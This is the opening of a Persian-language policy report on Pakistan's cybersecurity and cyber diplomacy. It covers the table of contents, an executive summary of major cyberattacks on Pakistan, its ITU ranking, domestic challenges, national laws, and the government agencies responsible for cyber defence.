


امنیت سایبری و دیپلماسی سایبری پاکستان







پیش‌گفتار

گزارش حاضر با بهره‌گیری از تجربه سال‌ها تلاش و فعالیت مطالعاتی و با بررسی منابع معتبر و به‌روز انگلیسی به‌نگارش درآمده است. در این پژوهش پس از بررسی جامع وضعیت پاکستان در زمینه امنیت سایبری و دیپلماسی سایبری، چشم‌انداز تهدیدهای امنیت سایبری در پاکستان، نمونه حملات رخ داده علیه این کشور و بخش‌های هدف در این حملات مورد بررسی قرار می‌گیرد. رتبه پاکستان در شاخص جهانی امنیت سایبری، اقدامات پاکستان در راستای تقویت امنیت سایبری، قوانین و سیاست‌های ملی پاکستان در حوزه امنیت سایبری و همچنین بازیگران کلیدی زیست‌بوم امنیت سایبری این کشور از دیگر موضوعات مورد بررسی در این گزارش است. در بخش‌های بعدی گزارش پیش‌رو، نقاط قوت و نقاط ضعف پاکستان در حوزه امنیت سایبری، فناوری‌های نوین به‌کارگرفته شده در دفاع سایبری این کشور مورد بررسی قرار می‌گیرد و راهکارهایی نیز برای مقابله با نقاط ضعف این کشور در این حوزه ارائه می‌شود. در پایان گزارش، رویکرد پاکستان در حوزه دیپلماسی سایبری، نقش آن در مجامع بین‌المللی و همکاری‌های بین‌المللی و داخلی این کشور در زمینه امنیت سایبری مورد واکاوی قرار می‌گیرد. امید است نتایج این پژوهش مورد استفاده صاحب‌نظران و علاقه‌مندان محترم قرار گیرد.

موسسه پویندگان توسعه فناوری و نوآوری ایرانیان



امنیت سایبری و دیپلماسی سایبری پاکستان





فهرست

۸

خلاصه مدیریتی

۲۳

بخش اول امنیت سایبری پاکستان

۲۴

۱. مقدمه

۲۷

۲. چشم انداز تهدیدهای امنیت سایبری در پاکستان

۲۹

۱.۲. بخش های حساس و مورد هدف پاکستان در حملات سایبری

۳۵

۲.۲. نمونه هایی از حملات سایبری علیه پاکستان

۴۵

۳.۲. تحلیل فنی حملات شاخص علیه زیرساخت های حیاتی پاکستان

۵۶

۳. وضعیت پاکستان در زمینه امنیت سایبری

۵۶

۱.۳. رتبه پاکستان در شاخص جهانی امنیت سایبری

۵۸

۲.۳. نقاط قوت پاکستان در حوزه امنیت سایبری

۶۳

۳.۳. نقاط ضعف و چالش های پیش روی پاکستان در حوزه امنیت سایبری

۱.۳.۳. راهکارهای مقابله با نقاط ضعف و چالش های پاکستان در حوزه امنیت

۶۹

سایبری


- ۷۴ ۴.۳. اقدامات پاکستان در زمینه تقویت امنیت سایبری
- ۷۶ ۳.۴.۱. قوانین و سیاست‌های ملی امنیت سایبری
- ۸۶ ۳.۴.۲. بازیگران کلیدی زیست‌بوم امنیت سایبری پاکستان
- ۸۷ ۳.۴.۱.۲. نهادهای دولتی متولی امنیت سایبری در پاکستان
- ۱۱۲ ۳.۴.۲. شرکت‌های خصوصی پیشرو در حوزه امنیت سایبری پاکستان


۱۲۱ ۴. به‌کارگیری فناوری‌های نوین در دفاع سایبری پاکستان

بخش دوم

۱۳۱ دیپلماسی سایبری پاکستان

- ۱۳۲ ۱. مقدمه
- ۱۳۴ ۲. رویکرد پاکستان در حوزه دیپلماسی سایبری
- ۱۳۹ ۲.۱. نقش پاکستان در کارگروه آزاد سازمان ملل در زمینه امنیت و کاربرد فناوری‌های اطلاعات و ارتباطات در چارچوب امنیت بین‌المللی
- ۱۴۲ ۲.۲. نقش پاکستان در سازمان همکاری اسلامی
- ۱۴۶ ۳. چالش‌ها و فرصت‌های پیش‌روی پاکستان در حوزه امنیت سایبری بین‌المللی
- ۱۴۹ ۴. ضرورت تقویت تعاملات جهانی برای دفع تهدیدهای سایبری
- ۱۵۰ ۴.۱. همکاری‌های بین‌المللی پاکستان در حوزه امنیت سایبری
- ۱۵۶ ۴.۲. همکاری‌های ملی پاکستان در حوزه امنیت سایبری
- ۱۶۱ ۵. توصیه‌های سیاستی برای تقویت دیپلماسی سایبری پاکستان







خلاصه مدیریتی

قرن ۲۱ به عنوان عصر اطلاعات شناخته می شود؛ عصری که در آن تهدیدهای نوین اهمیت بیشتری نسبت به تهدیدهای قدیمی و متعارف دارند. پیشرفت های فناوریانه و تحولات در حوزه ارتباطات و اطلاعات زمینه را برای ظهور جنگ سایبری فراهم کرده اند و این موضوع به تهدیدی جدی برای حاکمیت ملی و امنیت کشورها تبدیل شده است، چرا که پیامدهای این جنگ نوین در سطح داخلی و بین المللی گسترش می یابد. از این رو، تقویت امنیت سایبری و دیپلماسی سایبری به مسئله ای حائز اهمیت برای تمامی کشورها تبدیل شده است.

امنیت سایبری مجموعه ای از اقدامات دفاعی و تهاجمی است که با هدف حفاظت از دارایی های دیجیتال و کشف و خنثی سازی تهدیدهای سایبری به کار

گرفته می‌شود. دیپلماسی سایبری نیز به عنوان یکی از حوزه‌های نوظهور روابط بین‌الملل بازتاب‌دهنده منافع ملی کشورها در فضای مجازی است. با توجه به این که امنیت سایبری موضوعی نیست که یک سازمان یا کشور بتواند به تنهایی آن را مدیریت کند، تمامی کشورها نیازمند همکاری و هم‌افزایی با دیگر کشورها در این زمینه هستند.

پاکستان کشوری در حال توسعه در جهان جنوب است که دارای ۱۱۱ میلیون نفر کاربر اینترنت در سال ۲۰۲۴ بوده است. بخش مالی، مخابرات، ارتش و دولت، بهداشت و درمان، صنعت و تولید، و صنایع هسته‌ای از جمله بخش‌های حساس و مورد هدف این کشور در حملات سایبری هستند. تهدیدهای سایبری علیه این کشور نیز در دو دسته کلی طبقه‌بندی می‌شوند: حملات به زیرساخت‌های حیاتی و جرایم سایبری. حمله باج‌افزاری به بزرگ‌ترین شرکت برق خصوصی پاکستان به نام کی-الکتریک در سال ۲۰۲۰، حمله به سازمان جمع‌آوری مالیات (FBR) این کشور در سال ۲۰۲۱، قطعی گسترده برق در پی یک حمله دیجیتالی مخرب در سال ۲۰۲۳، هدف قرار گرفتن نیروی دریایی پاکستان در سال‌های ۲۰۲۴ و ۲۰۲۵ و حمله باج‌افزار Blue Locker به شرکت‌های مهم در بخش نفت و گاز پاکستان و به طور ویژه شرکت پاکستان پترولیوم در سال ۲۰۲۵ از جمله نمونه‌های حملات سایبری به این کشور به شمار می‌آیند.

پاکستان به عنوان کشوری هسته‌ای است که در نقطه‌ای راهبردی در تقاطع جنوب آسیا، آسیای میانه و غرب آسیا (خاورمیانه) قرار دارد و با توجه به موقعیت جغرافیایی راهبردی خود بر جریان داده‌ها در سطح منطقه تاثیرگذار است. این کشور در شاخص جهانی امنیت سایبری (GCI) اتحادیه بین‌المللی مخابرات (ITU) در سال ۲۰۲۴ با امتیاز ۹۶/۶۹ از ۱۰۰ در میان کشورهای تراز اول و پیشرو قرار داشته

و امتیازات آن تقریباً در همه ابعاد بالاتر از میانگین منطقه آسیا-اقیانوسیه است و عملکرد آن نسبت به کشورهای همسایه و منطقه آسیا-اقیانوسیه بهتر بوده است.

پاکستان فرصت‌های متعددی داشته است تا جنگ ترکیبی را که در آن عملیات‌های حرکتی با عملیات‌های اطلاعاتی تکمیل می‌شود، تجربه کند و از توانمندی‌های دفاعی و تهاجمی مطلوبی در عرصه سایبری برخوردار است. این کشور در راستای تقویت بخش دفاعی و تهاجمی خود در زمینه امنیت سایبری به بهره‌گیری از فناوری‌های نوین از جمله هوش مصنوعی و همچنین تشکیل فرماندهی سایبری در ارتش و نیروی هوایی روی آورده است.

اگرچه پاکستان از مزایای متعددی در حوزه امنیت سایبری برخوردار است، اما شواهد موجود حاکی از آن است که پیچیدگی و سرعت حملات سایبری فراتر از ظرفیت‌های دفاعی کنونی این کشور حرکت می‌کند. در مجموع، مقیاس و تاثیر تهدیدهای سایبری در کشورهای در حال توسعه از جمله پاکستان به سه دلیل عمده به طور قابل توجهی متفاوت است:

- ظرفیت ناکافی کشورهای در حال توسعه برای مقابله با تهدیدهای سایبری و کمبود آگاهی عمومی از بهداشت امنیت سایبری؛
- مقیاس وسیع جمعیت برخپ در جنوب آسیا؛ و
- متنازع بودن منطقه ژئوپولیتیکی جنوب آسیا.

پاکستان نیز با مجموعه‌ای از چالش‌های داخلی در حوزه امنیت سایبری مواجه است که مانع تحقق تاب‌آوری سایبری و ایجاد ساختار موثر امنیت سایبری در این کشور می‌شوند. در اطلاع‌نگاشت ۱ به برخی از این چالش‌ها اشاره می‌شود.

اطلاع‌نگاشت ۱: چالش‌های داخلی پاکستان در حوزه امنیت سایبری

آسیب‌پذیری زیرساخت‌های حیاتی	
کمبود نیروی متخصص در حوزه امنیت سایبری و کمبود آگاهی میان کاربران و مدیران سیستم‌های سایبری	
ظرفیت نهادی ناکافی	
نبود تعریف روشن و دقیقی از بازیگران حوزه امنیت سایبری در این کشور و حوزه مسئولیت آنان	
ناکارآمد بودن چارچوب حقوقی امنیت سایبری و وابستگی به فناوری‌های وارداتی	

شایان ذکر است کشور پاکستان برای کاهش و مقابله با تهدیدهای سایبری گام‌های زیادی برداشته است که برخی از آن‌ها در اطلاع‌نگاشت ۲ قابل مشاهده هستند.

اطلاع‌نگاشت ۲: برخی از اقدامات دولت پاکستان در زمینه کاهش و مقابله با تهدیدهای سایبری

تدوین قوانین و سیاست‌های ملی امنیت سایبری ازجمله قانون پیشگیری از جرایم الکترونیک ۲۰۱۶ (PECA)، سیاست ملی امنیت سایبری ۲۰۲۱ و راهبرد امنیت سایبری ۲۰۲۸-۲۰۲۳	
تاسیس نهادهای متعدد در حوزه امنیت سایبری	
تخصیص منابع مالی به ارزش بیش از ۱۰ میلیارد روپیه پاکستانی (معادل حدود ۳۶ میلیون دلار) برای حمایت از نهادهای سایبری و پروژه‌ها و ابتکارهای مرتبط با امنیت سایبری؛	
ظرفیت‌سازی و افزایش آگاهی کاربران، به‌ویژه گروه‌های آسیب‌پذیر، در زمینه امنیت سایبری؛	
ارتقای همکاری‌های بین‌المللی در حوزه سایبری به‌منظور تقویت تاب‌آوری سایبری و ایجاد چارچوب دفاع دیجیتال قدرتمند.	

شایان ذکر است ساختار نهادی امنیت سایبری پاکستان به صورت یک نهاد یکپارچه نیست، بلکه به شکل زیست بومی هماهنگ است. این زیست بوم شامل ترکیبی از نهادهای دولتی، شرکت های خصوصی، مراکز پژوهشی و بازیگران نوآفرین است که هر یک نقشی مهم در تقویت توان دفاعی دیجیتال کشور ایفا می کنند. درحالی که دولت و نهادهای نظامی عمدتاً بر سیاست گذاری، چارچوب های قانونی و حفاظت از زیرساخت های حیاتی تمرکز دارند، شرکت های خصوصی و نوآفرین در حوزه فناوری با ارائه خدمات نوآورانه ای مانند تست نفوذ، تحلیل بدافزار، شبیه سازی حملات، آموزش و مشاوره به ارتقای تاب آوری سایبری بخش های مختلف اقتصادی و اجتماعی کمک می کنند. فهرست نهادهای دولتی پاکستان که نقش کلیدی در قانون گذاری، پیش گیری، پاسخ به حملات و تحقیق و توسعه در زمینه امنیت سایبری دارند و شرکت های خصوصی پیشرو در حوزه امنیت سایبری پاکستان به ترتیب در دو اطلاع نگاشت ۳ و ۴ ارائه شده است.

اطلاع نگاشت ۳: نهادهای دولتی متولی امنیت سایبری در پاکستان



وزارت ارتباطات و فناوری اطلاعات پاکستان (MoITT)

- ◀ سیاست گذاری و قانون گذاری در حوزه فناوری اطلاعات و مخابرات
- ◀ فراهم کردن بستر لازم برای مقابله با تهدیدها و جرایم الکترونیک
- ◀ تقویت توانمندی های دفاع سایبری کشور
- ◀ تشکیل کمیته سیاست گذاری حکمرانی سایبری (CGPC) باهدف تدوین، هدایت و نظارت کلان بر سیاست ها و قوانین امنیت سایبری در سطح ملی

هیئت ملی امنیت ارتباطات و فناوری اطلاعات (NTISB)

- ◀ سیاست‌گذاری، نظارت و مشاوره در حوزه امنیت ارتباطات و خدمات فناوری اطلاعات
- ◀ هماهنگی در حوزه امنیت ارتباطات و فناوری اطلاعات

مرکز ملی پاسخ به جرایم سایبری (NR3C)

- ◀ اجرای قانون مربوط به مقابله با جرایم سایبری

تیم ملی پاسخ فوری سایبری پاکستان (PkCERT)

- ◀ حفاظت از دارایی‌های دیجیتال، اطلاعات حساس و زیرساخت‌های حیاتی پاکستان در برابر حملات سایبری، تروریسم سایبری و جاسوسی سایبری
- ◀ شناسایی، پیش‌گیری و پاسخ به تهدیدهای سایبری
- ◀ ترویج آگاهی سایبری
- ◀ ایجاد ارتباط بین صنعت و دانشگاه‌ها در زمینه امنیت سایبری
- ◀ تدوین و اجرای سیاست‌های سایبری
- ◀ تقویت همکاری‌های بین‌المللی از طریق ارتباط با سایر تیم‌های پاسخ فوری سایبری

مرکز ملی امنیت سایبری (NCCS)

- ◀ ایجاد توانمندی‌ها و ظرفیت‌های ملی در حوزه امنیت سایبری
- ◀ تربیت متخصصان بومی در زمینه امنیت سایبری
- ◀ ارائه راهکارهای بومی در حوزه امنیت سایبری

سازمان ملی تحقیقات جرایم سایبری پاکستان (NCCIA)

- ◀ تحقیق و مقابله با تمامی جرایم مرتبط با فضای سایبری در سراسر کشور
- ◀ حفاظت از زیرساخت‌های دیجیتال کشور
- ◀ اجرای قوانین سایبری
- ◀ ارتقای آگاهی و تاب‌آوری در حوزه امنیت سایبری

سازمان مخابرات پاکستان (PTA)

- ◀ تنظیم و نظارت بر بخش مخابرات
- ◀ تدوین مقررات مربوط به امنیت داده‌ها و زیرساخت‌های حیاتی مخابرات

مرکز ملی عملیات امنیتی مخابرات (nTSOC)

- ◀ مدیریت حوادث سایبری در بخش مخابرات
- ◀ تامین امنیت داده‌ها و زیرساخت‌های حیاتی مخابراتی پاکستان در برابر حملات سایبری

تیم ملی پاسخ فوری رایانه‌ای در حوزه مخابرات (nTCERT)

- ◀ پایش مستمر تهدیدهای سایبری و جمع‌آوری اطلاعات تهدیدها
